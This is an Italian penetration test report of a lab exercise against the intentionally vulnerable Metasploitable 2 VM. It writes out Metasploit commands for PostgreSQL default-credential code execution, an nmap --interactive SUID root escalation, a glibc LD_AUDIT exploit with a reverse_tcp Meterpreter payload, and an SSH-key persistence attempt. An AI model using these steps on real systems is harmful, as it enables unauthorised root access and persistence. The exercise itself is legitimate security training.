REPORT DI PENETRATION TEST

BlackBox Assessment — Metasploitable 2

Data: 15 Aprile 2026
Ambiente: Kali Linux — VirtualBox
Target: Metasploitable 2 — 192.168.50.101
Attaccante: 192.168.50.100

---

1. Obiettivo

L'obiettivo di questo esercizio è condurre un penetration test in modalità BlackBox sulla macchina virtuale Metasploitable 2, simulando un attaccante esterno senza conoscenze preliminari del sistema target. L'esercizio punta a ottenere accesso privilegiato (root) sfruttando vulnerabilità reali presenti nell'ambiente.

2. Accesso Iniziale tramite PostgreSQL

Dopo la fase di enumerazione della rete e dei servizi, è stato identificato un servizio PostgreSQL esposto sulla porta 5432 del target. Utilizzando Metasploit Framework, è stato caricato il modulo **linux/postgres/postgres_payload**, che sfrutta le credenziali di default del database per eseguire codice arbitrario sul sistema.


Modulo Metasploit utilizzato:

```
use exploit/linux/postgres/postgres_payload
```

L'exploit ha aperto una sessione Meterpreter (sessione 1) con il sistema target. La verifica dell'utente corrente ha confermato l'accesso come utente **postgres**, un account di sistema a basso privilegio.

Verifica dell'utente corrente:

```
meterpreter > getuid
Server username: postgres
```



Screenshot 1 — Sessione Meterpreter aperta, accesso confermato come utente postgres


3. Privilege Escalation a Root tramite nmap SUID

Con accesso come utente **postgres**, è stato avviato il processo di escalation dei privilegi. Il tentativo con **sudo su** ha fallito poiché la shell ottenuta era limitata (/bin/sh). Il controllo con **sudo -l** ha richiesto la password dell'utente postgres, non disponibile.

È stato quindi utilizzato il comando **nmap --interactive**, disponibile sul sistema target in versione 4.53. Questa versione di nmap permette di eseguire comandi shell arbitrari tramite la funzione **!**. Poiché nmap era configurato con il bit SUID attivo, i comandi venivano eseguiti con i privilegi di root.

Tecnica di escalation:

```
nmap --interactive
nmap> !sh
whoami
root
```



Screenshot 2 — Escalation via nmap --interactive: whoami restituisce root


4. Seconda Sessione Root tramite Exploit glibc

In una fase successiva, è stato sfruttato un secondo vettore di attacco utilizzando il modulo **linux/local/glibc_ld_audit_dso_load_priv_esc**, un exploit di privilege escalation locale che sfrutta una vulnerabilità nella libreria glibc per caricare una libreria DSO malevola tramite la variabile d'ambiente LD_AUDIT.

Configurazione del modulo:

```
use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
set PAYLOAD linux/x86/meterpreter/reverse_tcp
exploit
```

Il primo tentativo è fallito (nessuna sessione creata). Dopo aver impostato esplicitamente il payload **linux/x86/meterpreter/reverse_tcp** e rilancito l'exploit, è stata aperta con successo la sessione 2 con accesso diretto come **root**. È stato poi tentato il modulo **post/linux/manage/sshkey_persistence** per installare una chiave SSH persistente, ma il modulo ha segnalato di essere stato spostato e ha restituito un errore di validazione su LHOST.



Screenshot 3 — Sessione root aperta via glibc exploit e tentativo di persistenza SSH

5. Conclusioni

Il test ha dimostrato come un sistema non aggiornato e configurato con credenziali di default esponga superfici di attacco critiche. Partendo da un accesso non privilegiato ottenuto via PostgreSQL, è stato possibile scalare i privilegi fino a root attraverso due vettori distinti: la funzione interattiva di nmap (SUID) e un exploit locale della glibc. Entrambe le tecniche rappresentano vulnerabilità note e documentate, evidenziando l'importanza di mantenere i sistemi aggiornati e di applicare il principio del minimo privilegio.